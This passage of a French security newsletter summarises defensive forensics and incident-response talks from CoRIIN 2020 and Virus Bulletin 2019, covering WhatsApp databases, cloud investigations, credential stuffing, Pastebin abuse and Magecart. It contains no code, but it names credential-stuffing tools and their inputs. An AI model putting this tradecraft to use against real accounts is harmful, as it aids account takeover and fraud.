La structure des bases de données varie largement entre les deux plateformes. L'évolution distincte des 2 versions de l'application est probablement due à des impératifs de performance de l'application, qui a nécessité des adaptations spécifiques à chacune des deux plateformes dominantes sur le marché.

Structure Android

Sur Android, les conversations sont stockées dans la base msgstore.db. Cette dernière est composée de 25 tables (même si l'essentiel des informations est dans la table messages).

Les contacts sont quant à eux stockés dans la base wa.db.
Ces contacts sont liés au carnet d'adresses et l'essentiel est stocké dans wa_contacts.

Lors de l'analyse des messages, chaque entrée représente un message vers un destinataire (représenté par un identifiant nommé JabberId). Ainsi dans une conversation de n personnes, pour un message envoyé par l'utilisateur, on retrouvera n entrées.

Les documents téléchargés sont stockés dans WhatsApp/Media et sont centralisés sur les serveurs WhatsApp.
Il est possible de retrouver les messages supprimés de l'application en déchiffrant une sauvegarde de l'application ou en allant vérifier les journaux d'évènements.

Structure iOS

Sur iOS l'ensemble des conversations sont stockées dans la base de données ChatStorage.SQLite.
Cette dernière se découpe en 18 tables et les messages sont situés dans la table ZWAMESSAGE.

Cependant, afin d'avoir toutes les informations, il est nécessaire de recouper les informations disponibles dans cette table avec celles issues des tables suivantes :

- ZWAMESSAGEINFO (indique qui a reçu/lu les messages envoyés de l'utilisateur) ;
- ZWAMEDIAITEM (contient les chemins vers les miniatures des contenus multimédias de l'application) ;
- ZWAGROUPINFO (contient le JabberId du créateur du groupe) ;
- ZWAGROUPMEMBER.

Chaque message contenu dans ChatStorage.SQLite possède un identifiant sous la forme du champ Z_PK. Les messages supprimés sont définis par les entrées manquantes dans la liste de Z_PK.

Il semblerait que ces différences d'implémentation (structure des tables, valeurs…) permettent de récupérer plus d'informations sur Android.

Analyse des données

Afin d'analyser ces bases de données, Mme De Julis a décidé d'utiliser le langage de script Python avec la bibliothèque de data sciences pandas.

Cette bibliothèque permet de travailler avec des sets de données de manière naturelle grâce à une couche d'abstraction (DataFrame).

Il a été possible pour l'analyste de :

- identifier les messages manquants (en une dizaine de lignes Python) ;
- associer les périodes durant lesquelles ces messages ont été supprimés ;
- associer les messages avec leurs auteurs respectifs (en réalisant des jointures sur plusieurs tables) ;
- retrouver les opérations de gestion des groupes.

Enfin, l'analyste a terminé sa présentation en indiquant qu'il est possible d'obtenir plus d'informations avec un accès complet au système de fichier, mais qu'il est déjà possible de récupérer un nombre d'informations satisfaisant via les BDD accessibles sans accès root.

Gestion d'Incidents et investigations en environnement Cloud

Philippe Baumgart et Fahim Hasnaoui - PwC


Présentation

https://www.cecyf.fr/wp-content/uploads/2020/02/CoRIIN2020-Investigation-numeC-C%81rique-dans-le-cloud-v1.0.pdf

Deux consultants sont intervenus pour présenter un panorama large des problématiques pouvant être rencontrées en matière de réponse aux incidents dans des environnements Cloud.

La présentation a débuté par un rappel des challenges pour les entreprises :

- La CMDB est beaucoup plus complexe à maintenir dans les environnements multicloud provider, et engendre du Shadow IT ;
- Il existe une grande hétérogénéité des fonctions de sécurité disponibles chez chaque fournisseur de Cloud ;
- Les utilisateurs interprètent de manière erronée la notion de « Cloud sécurisé », ce qui résulte en de mauvaises pratiques aboutissant à des incidents ;
- La localisation des données est floue ;
- Les contrats de service sont rigides (SLA…) ;
- Les évènements de sécurité sont différents dans les mondes du on-premise et du Cloud.




Deux cas concrets d'incident ont ensuite été présentés (1 cas de ransomware et 1 cas d'exfiltration de données personnelles depuis une base de données).

Les consultants se sont appuyés sur ces exemples d'incident pour présenter le concept des attaques « intra-Cloud provider ». Dans certaines configurations, un serveur peut ne pas être exposé publiquement sur Internet, mais reste exposé aux yeux des autres serveurs instanciés au sein du Cloud. Ainsi, les attaquants n'ont qu'à instancier un serveur chez le fournisseur, afin de lancer des scans depuis le réseau privé interne du Cloud. Ces scans leur permettent dès lors d'identifier des services sensibles non exposés sur Internet, mais exposés sur le réseau local du fournisseur de Cloud.

Enfin, plusieurs outils utiles dans le cadre d'une intervention ont été présentés :

- Office 365 Extractor (développé par PwC NL, https://github.com/jrentenaar/Office-365-Extractor) ;
- aws_ir (https://github.com/ThreatResponse/aws_ir) ;
- PMapper (https://github.com/nccgroup/PMapper).

En conclusion, les solutions Cloud offrent des avantages et des inconvénients en matière de réponse à incident :



+ Si l'on est bien préparé, il est généralement plus simple et plus rapide d'accéder aux informations de base qui sont déjà supervisées dans les environnements Cloud (vs on-premise).

- Il existe une grande hétérogénéité dans ce qui peut / doit être fait pour aller plus loin (entre chaque Cloud provider)

Et surtout, comme dans le monde du on-premise, la réponse à incident doit être anticipée pour être efficace (définition des méthodologies de collecte et d'analyse, activation des fonctionnalités de supervision avancées souhaitées...).

Analyse mémoire de routeur CISCO IOS-XR 32bits

Solal Jacob (@arxsys) - ANSSI


Présentation

https://www.cecyf.fr/wp-content/uploads/2020/02/CoRIIN2020-forensic-ios-xr.pdf

Ces équipements étant au coeur de nos systèmes d'information, l'ANSSI s'intéresse aux routeurs commercialisés par les principaux constructeurs, à commencer par Cisco. Cette présentation a été l'occasion pour Solal Jacob de détailler son travail de recherche sur le système d'exploitation Cisco IOS-XR 32bits, équipant une partie des routeurs Cisco.

L'OS est basé sur QNX 6.4, qui appartient depuis 2010 à la société BlackBerry. Il est principalement utilisé dans le monde

de l'embarqué. Le code source de cet OS, initialement fermé a été temporairement mis à disposition en open-source (vers 2007). Il n'est cependant plus accessible depuis le rachat par BlackBerry.



L'OS dispose d'une architecture de type « micro-kernel ». Ceci le dote des propriétés suivantes :

- Tolérance aux pannes (comme toute application, les drivers sont exécutés en userland pour limiter l'impact d'une erreur, fault-tolerence) ;
- Surface d'attaque réduite ;
- Conforme à la norme POSIX.

Malgré quelques CVE, peu d'informations sont disponibles sur la structure du système. Le chercheur a donc principalement réalisé un travail de reverse engineering pour comprendre son architecture et son fonctionnement.

Il a commencé par évoquer la problématique de l'acquisition de la mémoire du routeur via le développement d'un outil dédié, relativement simplifié par le fait que toutes les applications tournent en userland, donc pas de driver à installer comme sous Windows ou Linux.

Ensuite a été évoquée la problématique d'envoyer l'image mémoire générée. Deux options se présentaient au chercheur : développer une nouvelle pile TCP/IP lui permettant d'envoyer via le réseau son dump vers un serveur de collecte ; ou utiliser la pile TCP/IP mise en oeuvre par Cisco. Afin de ne pas nuire à la stabilité de l'OS en exposant 2 piles en parallèle, le choix a été fait d'utiliser la pile Cisco déjà en place.
Enfin, la problématique de l'analyse de la structure de l'image mémoire a été adressée. Cette étape était particulièrement importante, puisqu'il s'agit du préalable à l'analyse des données disponibles.
Grâce à ce travail, différentes informations ont pu être extraites de la mémoire du routeur, telles que : la création d'un graphe de dépendance entre les services.

À noter, l'ensemble du travail de recherche de Solal sera prochainement mis à disposition par l'ANSSI. Son framework porte le nom d'Amnesic Sherpa.

Fuite de données & Credential Stuffing


Sébastien Mériot (@smeriot) - OVH Cloud

Sébastien Mériot, du CSIRT-OVH est ensuite intervenu afin de présenter un phénomène de masse bien connu de la majorité des experts en sécurité, mais sur lequel peu de grands acteurs communiquent : l'utilisation des Data Breach dans le cadre des attaques de Credential Stuffing.

Il a ainsi déroulé la chronologie du scénario.
Des attaquants compromettent le serveur d'une société, et parmi les actions entreprises pour lui nuire, vont à cette occasion (de manière opportuniste) dérober la base contenant les comptes utilisateurs des clients de l'entreprise et leurs mots de passe. Ces données peuvent généralement être relativement facilement monnayées. En effet, en fonction de l'activité de l'entreprise, un compte client peut disposer d'un solde ou d'un crédit, d'un nombre de points de fidélité donnant droit à des avantages (peut être associé à un n° de carte bancaire pré-enregistré) : autant de caractéristiques donnant de la valeur à un compte dérobé.

Les données ainsi dérobées ne sont cependant pas mises à disposition de manière immédiate. En effet, les mots de passe sont généralement stockés dans ces bases sous forme de condensats (hash) salés. Les attaquants se doivent donc au préalable de réaliser des attaques de type Bruteforce sur ces empreintes, afin de retrouver le mot de passe en clair.

À titre d'exemple, le réseau social LinkedIn avait été victime d'une intrusion début mai 2012. C'est seulement 4 ans plus tard, fin mai 2016 que les données ont été mises en vente sur le Darknet.
Selon l'intervenant, avec l'avènement des GPU, cette durée tend cependant à se réduire. Un article publié par Alice Henshaw en juin dernier (https://hackernoon.com/20-hours-18-and-11-million-passwords-cracked-c4513f-61fdb1) montrait que pour 18$ seulement, la journaliste avait été en mesure de casser en 20 heures les mots de passe de 11 millions des 14 millions de comptes présents dans un dictionnaire.



Une fois le mot de passe cassé, une autre façon pour les attaquants de monétiser un compte compromis est d'essayer d'identifier les autres services accessibles avec les mêmes identifiants et mots de passe. C'est à ce moment qu'on retrouve les attaques de type Credential Stuffing. Pour réaliser ces tests à grande échelle, différents outils sont disponibles aux attaquants :

- SentryMBA ;
- OpenBullet (intégration avec Selenium pour reproduire le comportement d'un humain derrière son navigateur)
- Storm ;
- Snipr (permet de tester des combinaisons d'identifiants / mots de passe sur des serveurs de messagerie type IMAP, SMTP...) ;
- Private Keeper ;

- Woxy.

Chacun d'eux a ses avantages et ses inconvénients. Ils prennent en entrée une liste de comptes et de mots de passe, une configuration adaptée au site ciblé :
- Le(s) champ(s) du formulaire à renseigner ;
- L'action à réaliser en cas de succès (comme la réinitialisation du mot de passe) ;
- et une liste de proxies (utilisé pour complexifier l'identification et le blocage de l'attaque).

À titre d'exemple d'attaque de réutilisation des identifiants / mots de passe, on peut rappeler que quelques jours/semaines après la divulgation de la compromission des serveurs de LinkedIn, les comptes Twitter et Pinterest de Mark Zuckerberg, le fondateur de Facebook, avaient eux-mêmes été compromis. En effet, M. Zuckerberg utilisait le même identifiant et le même mot de passe sur ces 3 sites...
https://venturebeat.com/2016/06/05/mark-zuckerbergs-twitter-and-pinterests-accounts-hacked-linkedin-password-dump-likely-to-blame/

La présentation a ensuite été l'occasion d'analyser différentes statistiques liées à des cas concrets d'attaques de bourrage de mots de passe, et les mesures de remédiation adoptées en conséquence.
En effet, OVH en tant qu'acteur majeur, est souvent ciblé par ce type d'attaque. Différentes statistiques issues de ces attaques ont été présentées : les principaux AS depuis lesquels proviennent ces attaques, et les principaux User-Agent observés. Pour lutter contre ces attaques, OVH a mis en place depuis plusieurs années différents mécanismes : formulaire HTML dynamique pour le modifier à chaque visite de la page, analyse comportementale du client, réputation de l'IP... Ces mesures permettent de déjouer 99,996 % des tentatives d'attaques.


Enfin, la présentation s'est achevée sur l'aspect financier de ces attaques. Selon lui, les acteurs (principalement localisés en Afrique) migrent du phishing vers le Credential Stuffing.

Une fois les nouveaux comptes identifiés, les attaquants peuvent les revendre sous les formes suivantes :
- Vente de comptes (ex. Netflix) ;
- Faux comptes sur les réseaux sociaux pour diffuser des Fakenews ;
- Revente de comptes de Cloud-provider ;
- Vente des comptes disposant d'un solde positif (envoi massif de spam…) ;
- Revente des serveurs sous forme de VPS, mise à disposition de services éphémères (RDP/SSH), ce qui facilite les attaques ciblées depuis une infrastructure inconnue.

Injection et discrétion avec Pastebin
François Normand - LastInfoSec

Après avoir rappelé le principe de Pastebin, l'intervenant a présenté plusieurs cas concrets d'utilisation à des fins malveillantes de la plateforme accessible publiquement.

On peut trouver sur Pastebin tout ce qui ne devrait pas être publié d'après la FAQ...



Concrètement, il a montré qu'on pouvait trouver sur cette plateforme les données suivantes :
- Des fichiers encodés en Base 64 ;
- Des scripts JS ou PowerShell ;
- Des commandes devant être exécutées par le poste compromis d'une victime ;
- Ou encore des fichiers de configuration de malwares.

Après avoir illustré avec 2 scénarios concrets les cas d'utilisation de Pastebin par les attaquants, il a rappelé qu'il était complexe pour les entreprises de lutter contre ces nouveaux usages adoptés par les attaquants. En effet, le simple blocage de Pastebin ne résout par le problème, car il existe de nombreuses alternatives (Gist, Hastebin...).
Il recommande donc de mettre en place une défense multi-couches, couplant les éléments suivants :
- Une sonde réseau + règles de détection dédiées ;
- De l'analyse en sandbox ;
- Un EDR ;
- Un SIEM capturant les traces générées dans le SI, et une sortie vers Internet au travers d'un proxy.

A year hunting in a bamboo forest
Aranone Zarkan et Sébastien Larinier

Cette présentation ayant été classifiée TLP :AMBER, aucune information la concernant ne peut être communiquée.

Investigations numériques avec le projet TSURUGI LINUX

Giovanni Sug4r Rattaro (@sug4r7) - Open Minded

Présentation

https://www.cecyf.fr/wp-content/uploads/2020/02/CoRIIN2020-TSURUGI_LINUX.pdf


La conférence a débuté par une brève présentation par Giovanni de la genèse du projet et de l'équipe en charge. Cette dernière est composée en particulier de membres des forces de l'ordre, qui orientent les choix de développement de Tsurugi.

Ce projet Open-Source composé de plusieurs éléments :

- Tsurugi Linux : une distribution Linux (64 bits) orientée réponse à incident ;
- Tsurugi Acquire : une distribution Linux « live » très légère (32 bits), dédiée à l'acquisition de disque ;
- Bento : une boîte à outils, dédiée à la réponse à incident en environnement Windows.

À l'instar de la distribution Kali pour le monde de l'offensif, l'objectif du projet est de fournir un ensemble d'outils pré-configurés afin de faciliter le travail d'un investigateur.
Par exemple, Tsurugi Linux repose sur la version LTS d'Ubuntu, et peut être utilisée aussi bien pour faire du live-forensics que pour être installée de manière pérenne sur le poste d'un analyste.

Afin de garantir l'intégrité des disques manipulés au cours d'une investigation, le noyau Linux utilisé a été recompilé dans le but d'adapter sa configuration aux impératifs du DFIR, de manière par exemple à rendre impossible de monter une image autrement qu'en « lecture-seule ».



Autre exemple illustrant la volonté des développeurs du projet de simplifier la vie des analystes, les menus sont organisés de manière à respecter les grandes phases d'une investigation. On peut ainsi retrouver l'acquisition des données, la génération des empreintes, la création de la timeline...
Etant utilisée par les forces de l'ordre, la distribution inclut également des outils spécifiques permettant d'analyser les images (reconnaissance d'images, analyse de vidéos).
Enfin, l'intervention s'est conclue avec les nouveautés attendues durant 2020, avec entre autres la publication courant Q3 d'une nouvelle version reposant sur Ubuntu LTS 20 et la migration de Tsurugi Acquire sur Debian.

Mais qui est vraiment responsable de ce préfixe d'adresses IP

Stéphane Bortzmeyer (@bortzmeyer) - AFNIC

Présentation

https://www.cecyf.fr/wp-content/uploads/2020/02/CoRIIN2020-Bortzmeyer-detournement-prefixes.pdf

Cette conférence de Stéphane Bortzmeyer porte sur les préfixes d'adresses IP laissés à l'abandon (aussi appelés préfixes du marais) et les problématiques associées à leur gestion.

Qui est responsable d'un préfixe d'adresses IP d'une société ayant fermé depuis des années ? Que faire quand une personne souhaite s'accaparer un préfixe dont il n'est pas le titulaire ?

Contexte

Depuis des années, il y a une pénurie d'IPv4. Ces dernières deviennent de plus en plus dures à obtenir alors que la transition vers IPv6 tarde à être faite.

De ce fait, les personnes essayent d'obtenir des adresses IP via des préfixes abandonnés tels les préfixes dits « du marais » qui ont été enregistrés avant la mise en place des RIR (registres internet régionaux).

Rappel sur la manière dont sont allouées les IP

Les préfixes IP sont alloués par les RIR (entités comme le RIPE NCC en Europe) après vérification des possesseurs. Ces RIR possèdent leurs propres bases de données contenant ces informations.
Ces dernières sont disponibles via les protocoles WHOIS et RDAP.
Les routes sont ensuite annoncées par les opérateurs Internet via les AS (Protocole BGP) après vérification des bases des RIR.
Ensuite, les registres de route IRR se mettent à jour (maintenus par divers acteurs)

Cas n°1 : Le préfixe 143.95.0.0/16

Ce préfixe d'adresses IP est un préfixe affecté en 1990 à la société Athenix basée en Californie. L'entreprise a fait faillite depuis. (Préfixe du marais donc).
En 2008, une société nommée Athenix est créée dans le Massachusetts. Cette dernière parvient à récupérer le préfixe IP.

Stéphane Bortzmeyer propose quelques outils d'investigation sur ces questions :

- Les bases WHOIS et RDAP. Cependant, il arrive qu'il manque certains détails publics tel l'historique. À noter que le protocole RDAP renvoie des données au format JSON ce qui peut aider l'automatisation ;
- Les outils RIPE Stat et RIPEGlass ;
- L'outil nicinfo permet de récupérer les informations de bases RDAP et de les mettre en forme.

Cas n°2 : Un préfixe d'IP

Dans ce cas, Stéphane Bortzmeyer s'est intéressé aux préfixes d'adresses IP sud-africaines.
Ce dernier a remarqué qu'un grand nombre de préfixes étaient en train d'être détournés, non pas par une annonce BGP, mais par la création d'objets dans le registre de routes RADB.

Après vérification, il semblerait que ces informations proviennent de l'opérateur de transit Cogent qui aurait été trop indulgent dans ses vérifications.

Afin de démontrer ces annonces suspicieuses, Stéphane Bortzmeyer a présenté des outils et des conseils pour l'investigation.

Tout d'abord, pour investiguer, il est possible d'utiliser le protocole RDAP ou WHOIS, mais il faut être vigilant à la passerelle utilisée, car cela peut divulguer des informations sur l'investigation en cours.

Il faut (lorsque cela est possible) interroger directement le RIR concerné (à l'aide du flag -h pour la commande WHOIS) ou éventuellement utiliser l'outil RIPESTAT.

Il existe des mécanismes de vérification d'authenticité à l'image du DNSSEC. Il existe une chaîne de certification pour prouver la titularité d'une ressource nommée la RPKI avec les documents ROA qui permettent d'autoriser un AS à annoncer un préfixe donné.

« Stéphane Bortzmeyer s'est intéressé aux préfixes d'adresses IP sud-africaines. Ce dernier a remarqué qu'un grand nombre de préfixes étaient en train d'être détournés, non pas par une annonce BGP, mais par la création d'objets dans le registre de routes RADB »

En utilisant WHOIS, Bortzmeyer a démontré que pour certaines IP, il y avait deux AS annonçant une route. L'une des entrées appartenait au RIPE et la nouvelle entrée appartenait au NTT (annoncé par l'AS 8100).

Bien que ce genre de cas peut arriver, l'entrée en elle-même était suspicieuse, d'autant plus qu'une centaine d'objets avaient été détournés de cette manière.

DFIR-ORC
Jean Gautier (@_jeanga_) - ANSSI

À travers cette conférence, Jean Gautier a présenté l'outil de collecte d'informations utilisé lors des missions de réponse à incident : DFIR-ORC (pour Digital Forensics Incident Response Outil de Recherche de Compromission).

Ce dernier permet de collecter :
- Les métadonnées des systèmes de fichiers ;
- Les diverses bases de registres ;
- Les journaux d'évènements ;
- Les informations relatives aux connexions réseaux ;
- Les informations relatives aux processus et aux services ;
- Les informations générées par des outils tiers (autorun, winpmem…).

Les principes clés de l'outil sont les suivants :
- Limiter au maximum les opérations d'écriture sur le système ;
- Réduire au maximum l'impact sur le système et le réseau (limitation de % de CPU, de mémoire...) ;
- Privilégier la stabilité des opérations;
- Être facile à déployer (1 seul binaire pour toutes les versions de Windows allant de XP SP2 à 2019) ;
- Être modulable au possible.

L'outil est pensé comme un exécutable à déployer de manière centralisée, capable d'agréger les résultats sur un serveur de collecte centralisé. Les données collectées sont compressées dans un fichier 7Zip chiffré en PKCS#7 (multidestinataires). Le transfert des données peut se faire via l'utilisation du protocole BITS (HTTP, SMB), afin d'optimiser la charge sur le réseau.

L'utilitaire va récupérer les informations dans la MFT (Master File Table) permettant ainsi de récupérer des fichiers verrouillés (voire supprimés) via du metadata carving.

L'utilitaire n'utilise pas de pilote, lui permettant d'être exécuté en userspace. ORC peut récupérer les sauvegardes du système (VSS) et supporte les formats d'export Apache Orc et Apache Parquet. Ces formats qui correspondent à des bases de données permettent d'aller plus loin que l'utilisation classique d'un CSV dans l'analyse des données générées par ORC.

L'utilitaire réimplémente certaines fonctionnalités centrales, telles qu'un parseur NTFS ou un parseur de base de registre afin de réduire le nombre d'outils à embarquer :
- NTFSinfo, FATinfo : pour obtenir des informations du système de fichiers ;
- GetSectors : pour obtenir le découpage du disque

(MBR, VBR, Slack space…) ;
- GetThis : pour collecter des fichiers sans se faire bloquer par les ACLs ;
- GetSample ;
- ...

DFIR ORC peut également gérer les différents chemins désignant un disque physique (\\.\HardDiskVolume1, \\.\PhysicalDriveDisk0...)), afin de choisir l'accès le plus fiable dans le contexte du système sur lequel il est exécuté (utilisation de GPT, de Bitlocker...)

Il est possible pour l'analyste de mettre en place des conditions d'arrêt pour l'analyse (notamment un TTL) et de gérer la qualité de service.

Le workflow d'utilisation est le suivant :
- Création de fichiers de configuration ;
- Génération de tâches de collecte ;
- Génération des fichiers collectés ;
- Renvoi des fichiers vers un serveur de collecte.

Un point d'amélioration soulevé a été lors de l'arrêt d'une analyse, il n'est pas encore possible de reprendre au point d'arrêt. L'analyste doit relancer une analyse.

DFIR ORC est disponible en Open Source à l'adresse suivante : https://dfir-orc.github.io/.

L'outil a également été présenté dans un épisode du Podcast NoLimitSecu : https://www.nolimitsecu.fr/dfir-orc/.

Réponse à incident suite à l'exploitation d'une vulnérabilité sur un VPN Pulse Secure possiblement par APT5 : retour d'expérience

Mathieu Hartheiser et Maxence Duchet - Deloitte

À travers ce retour d'expérience, les consultants de Deloitte sont revenus sur une mission de réponse à incident faite suite à l'annonce de la vulnérabilité référencée CVE-2019-11510 à la BlackHat.

Les consultants ont cherché si des comptes (locaux ou AD) avaient fuité, si des comptes AD avaient été utilisés ou pire, si des scripts de démarrage ont été déployés sur les clients VPN.

Les consultants ont commencé leur mission en séparant le S.I. de leur client en deux zones : une zone SI Gestion (avec les logs AD) et une zone dédiée à l'appliance Pulse Secure.

Pour pouvoir commencer rapidement les analyses, les logs Azure AD et les journaux centralisés dans Splunk ont été analysés pour vérifier l'activité des attaquants. Après vérification, 900 comptes avaient été impactés par la vulnérabilité.
En parallèle, des preuves de concept ont été testées en interne pour qualifier l'étendue des dommages envisageables. Ceci a démontré que les cookies et les identifiants étaient disponibles en clair. Enfin, une vérification a été faite au niveau des autres BU mondiales en ce qui concerne l'application des correctifs. Elles ne les avaient pas appliqués.

La remédiation s'est faite en trois étapes, réinitialisation des mots de passe, recherche de marqueurs d'exploitation (guacamole) et application des correctifs au niveau des différentes BU.

Références

https://www.cecyf.fr/activites/recherche-et-developpement/CoRIIN-2020/

Virus Bulletin 2019

par Jean-Yves KRAPF

> Introduction

C'est à Londres que se tenait cette nouvelle édition de la fameuse conférence Virus Bulletin. Cette 29ème édition, dirigée pour la dernière fois par Martijn Grooten, a regroupé pas moins de 400 personnes sur 3 jours, autour de sujets liés à la Threat Intelligence.

Le programme, structuré sur 3 tracks, était constitué de plus de 50 conférences. L'évènement était rythmé par une première soirée dans un bar londonien à l'ambiance jazzy, l'occasion d'échanger et de découvrir également une partie de la capitale anglaise. Un second social event prenant la forme d'un dîner de gala a eu lieu le second soir, précédant une soirée de divertissement autour d'un thème casino.

Au cours de cette soirée était attribué le prix Péter Szőr Award qui récompense la meilleure publication de recherche technique. Cette année, les nominés étaient :

- DNS Hijacking Abuses Trust In Core Internet Service, Cisco Talos ;
- Matrix : a low-key targeted ransomware, Sophos;
- LOJAX First UEFI rootkit found in the wild, courtesy of the Sednit group, ESET Research.

Cette récompense a été remportée par l'équipe Cisco Talos que nous félicitons chaleureusement.

> Résumé

From industry report to classroom arrest
Marijn Schuurbiers (NHTCU) & Iris Haenen (NHTCU)

C'est avec deux speakers du NHTCU que j'ai pu attaquer la première matinée de conférence. Ce talk revient sur l'arrestation du créateur des outils Rubella et Dryad qui permettaient la création de documents Office malveillants.

L'histoire commence par la réception de plusieurs rapports d'activité, dont l'un met en avant l'utilisation d'une version néerlandaise de Word. Il n'en fallait pas plus pour motiver les forces de l'ordre à se pencher sur la question, en visant une action « rapide » et non une investigation de longue haleine. Les investigations ont été assez courtes, puisqu'il a été possible de remonter jusqu'à un étudiant vivant chez ses parents rapidement. La collecte d'un faisceau d'indices n'étant pas suffisante, les policiers avaient pour objectif de saisir le PC du suspect déverrouillé. Il a donc été décidé d'intervenir dans son école, en plein cours, avec l'aide de policiers sous couverture.

« Magecart n'est pas un groupe à part entière, mais une dénomination pour évoquer les attaquants dérobant les informations bancaires sur les sites de paiement : il s'agit de card-skimmer numérique »

Le talk ne s'arrête pas à l'arrestation puisque nous avons eu droit à une partie juridique intéressante et trop rarement présentée. Le matériel saisi a bien permis de rassembler de nouvelles preuves : parmi elles, le suspect détenait plusieurs données de cartes bancaires, constituant un second chef d'accusation.

Enfin, nous terminons sur la présentation du projet Hack Right, une alternative ou un complément à la peine de prison qui se divise en 4 étapes :
- La prise de conscience des dommages causés ;
- La présentation du cadre légal ;
- L'utilisation de leurs talents au profit de la justice ;
- Le coaching pour éviter une récidive.

Fantastic information and where to find it: a guidebook to open-source OT reconnaissance
Daniel Kapellmann Zafra (@Kapellmann)

Présentation
https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-Kapellmann.pdf

Livre blanc
https://www.virusbulletin.com/virusbulletin/2019/11/vb2019-paper-fantastic-information-and-where-find-it-guidebook-open-source-ot-reconnaissance/

Vidéo
https://www.youtube.com/watch?v=_CVdFOBNkuw


Inside Magecart: the history behind the covert card-skimming assault on the e-commerce industry
Yonathan Klijnsma (@ydklijnsma)

Présentation
https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/

Vidéo
https://www.youtube.com/watch?v=YeAIxAeKSYU

Magecart n'est pas un groupe à part entière, mais une dénomination pour évoquer les attaquants dérobant les informations bancaires sur les sites de paiement : il s'agit de card-skimmer numérique. Nommée par RiskIQ, cette menace existe depuis 2014. Elle se compose essentiellement de 15 groupes d'attaquants connus, et potentiellement plus à découvrir.

Par exemple, le Groupe 6 s'est fait connaître par l'attaque de British Airways et New Egg. Ceux-ci prennent le temps d'analyser leur cible avant de lancer leur attaque. On peut noter une erreur dans la réalisation de l'attaque à l'encontre de New Egg, puisque bien que patients, ils ont réalisé leur attaque bien avant le Black Friday, passant ainsi à côté d'un grand nombre de victimes potentielles. Le Groupe 5 est quant à lui plus simpliste. En effet, ils se concentrent sur la compromission de fournisseurs de services tiers pour réaliser leur attaque et vont au plus simple.



On constate une différence de technique et de complexité entre la compromission directe de la cible et la compromission de la chaine d'approvisionnement. Dans ce dernier cas, la meilleure des sécurités ne pourra suffire, le maillon faible se trouvant hors du périmètre direct : analytics, CDN, publicités ou encore hébergeur Cloud.

Enfin, un focus sur AWS a été fait. La sécurisation est trop souvent défaillante, donnant des droits trop larges. En conséquence, une campagne est toujours en cours pour exploiter les buckets Amazon vulnérables en injectant du code malveillant.

Domestic Kitten: an Iranian surveillance program

Aseel Kayal (@CurlyCyber) & Lotem Finkelstein (@Lotemf)

Présentation

https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-KayalFinkelstein.pdf

Livre blanc

